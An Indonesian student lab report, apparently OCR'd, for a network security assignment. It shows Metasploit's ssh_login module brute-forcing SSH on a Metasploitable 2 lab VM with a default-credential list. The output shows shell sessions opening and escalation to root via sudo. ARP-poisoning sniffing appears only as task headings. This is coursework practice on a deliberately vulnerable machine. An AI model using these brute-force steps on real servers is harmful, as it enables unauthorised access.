
RUBRIK PENILAIAN
TUGAS KEAMANAN SISTEM DAN JARINGAN KOMPUTER

Tugas : 3
Topik : Sniffing dan Brute Force
Kelompok : 3

No	Nama	NIM
1	Bagus Ari Susanto	2031730118
2	Dian Erma Puspitasari	2031730001
3	Imannuella Widya Frimanda	2031730076
4	Ludfi Arba'ah	2031730063
5	Nurul Laila Ramadhani	2031730120
6	Thoriq Fatkul Rachman	2031730124

1. Topologi (60)



- Semua host bisa saling terhubung dibuktikan dengan ping
  Ip Kali = 192.168.88.5
  Ip Windows = 192.168.88.252
  Ip Metasploitable = 192.168.88.6

  Ping Kali ke router

```
┌──(root💀 kali)-[~]
└─# ping 192.168.88.1
PING 192.168.88.1 (192.168.88.1) 56(84) bytes of data.
64 bytes from 192.168.88.1: icmp_seq=1 ttl=64 time=26.3 ms
64 bytes from 192.168.88.1: icmp_seq=2 ttl=64 time=185 ms
64 bytes from 192.168.88.1: icmp_seq=3 ttl=64 time=1.24 ms
64 bytes from 192.168.88.1: icmp_seq=4 ttl=64 time=6.91 ms
^C
--- 192.168.88.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3226ms
rtt min/avg/max/mdev = 1.242/54.812/184.813/75.628 ms
```

Ping Kali ke Windows

```
┌──(root💀 kali)-[~]
└─# ping 192.168.88.252
PING 192.168.88.252 (192.168.88.252) 56(84) bytes of data.
64 bytes from 192.168.88.252: icmp_seq=1 ttl=128 time=299 ms
64 bytes from 192.168.88.252: icmp_seq=2 ttl=128 time=3.07 ms
64 bytes from 192.168.88.252: icmp_seq=3 ttl=128 time=170 ms
64 bytes from 192.168.88.252: icmp_seq=4 ttl=128 time=4.52 ms
64 bytes from 192.168.88.252: icmp_seq=5 ttl=128 time=3.30 ms
^C
--- 192.168.88.252 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4087ms
rtt min/avg/max/mdev = 3.074/95.982/299.300/120.301 ms
```

Ping metasploitable ke kali

```
root@metasploitable:/home/msfadmin# ping 192.168.88.5
PING 192.168.88.5 (192.168.88.5) 56(84) bytes of data.
64 bytes from 192.168.88.5: icmp_seq=1 ttl=64 time=47.5 ms
64 bytes from 192.168.88.5: icmp_seq=2 ttl=64 time=3.29 ms
64 bytes from 192.168.88.5: icmp_seq=3 ttl=64 time=0.841 ms
64 bytes from 192.168.88.5: icmp_seq=4 ttl=64 time=4.28 ms

--- 192.168.88.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.841/13.983/47.512/19.398 ms
```

Ping metasploitable ke router

```
--- 192.168.88.5 ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18001ms
rtt min/avg/max/mdev = 0.998/5.526/33.952/7.286 ms
root@metasploitable:/home/msfadmin# ping 192.168.88.1
PING 192.168.88.1 (192.168.88.1) 56(84) bytes of data.
64 bytes from 192.168.88.1: icmp_seq=1 ttl=64 time=0.452 ms
64 bytes from 192.168.88.1: icmp_seq=2 ttl=64 time=0.650 ms
64 bytes from 192.168.88.1: icmp_seq=3 ttl=64 time=0.729 ms
64 bytes from 192.168.88.1: icmp_seq=4 ttl=64 time=0.583 ms

--- 192.168.88.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.452/0.603/0.729/0.104 ms
root@metasploitable:/home/msfadmin#
```

2. Eksploitasi Brute Force (15)

- Lakukan keberhasilan Bruteforce tipe SSH/FTP pada target 1 Metasploitable 2 menggunakan MSF

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check
 Description
   -  ----                                      ---------------  ----    -----
 ___________

   0  auxiliary/scanner/ssh/ssh_login                            normal  No
 SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No
 SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use aux
iliary/scanner/ssh/ssh_login_pubkey

msf6 >
```

Terdapat modul ssh_login yang bsisa digunakan

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Gunakan ssh_login

```
msf6 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No
```

ssh_login bekerja dengan cara memeriksa user dan pass ssh secara kontinyu dari daftar yang ada, apabila ada yang cocok akan disimpan sebagai kredensial untuk membuka session login

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.88.6
rhost => 192.168.88.6
```

Membuat rhost

```
*~/Desktop/pass.txt - Mousepad
File  Edit  Search  View  Document  Help

1 root
2 admin admin
3 root root
4 msfadmin msfadmin
5 user user
```

Membuat file pass.txt

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE Desktop/pass.txt
USERPASS_FILE => Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Tentukan file source untuk bruteforce

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.88.6:22 - Starting bruteforce
[+] 192.168.88.6:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=10
00(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip)
,44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000
(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 U
TC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.88.5:33041 -> 192.168.88.6:22) at
 2022-09-21 05:03:13 -0400
[+] 192.168.88.6:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) gro
ups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:
00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.88.5:41633 -> 192.168.88.6:22) at
 2022-09-21 05:03:27 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Apabila ada yang cocok user dan pass maka dibuatkan session sesuai id


```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
sudo su
[sudo] password for msfadmin: msfadmin

whoami
root
```


Salah satu id session bisa dibuka untuk login SSH

3. **MITM Pasif dengan ARP Poisoning (25)**
   - Berhasil melakukan ARP Poisoning pada koneksi Target 2 ke Target 1 (dibuktikan dengan gantinya MAC Address Server)



Menentukan target 1 metasploitable dan target 2 windows

   - Berhasil melihat data POST melalui WireShark dari Target 2 ke Target 1 (username dan password sesuai kelompok masing2)



   - Ketika windows login maka akan terlihat di Kali Linux